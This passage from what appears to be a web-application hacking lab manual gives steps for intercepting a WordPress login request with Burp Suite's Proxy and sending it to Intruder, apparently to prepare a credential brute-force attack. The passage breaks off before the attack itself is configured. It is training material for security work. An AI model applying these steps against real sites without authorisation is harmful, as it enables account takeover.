
Module 14 – Hacking Web Applications

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.


Note: Turn the interception on if it is off.



Module 14 – Hacking Web Applications

16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.




17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.

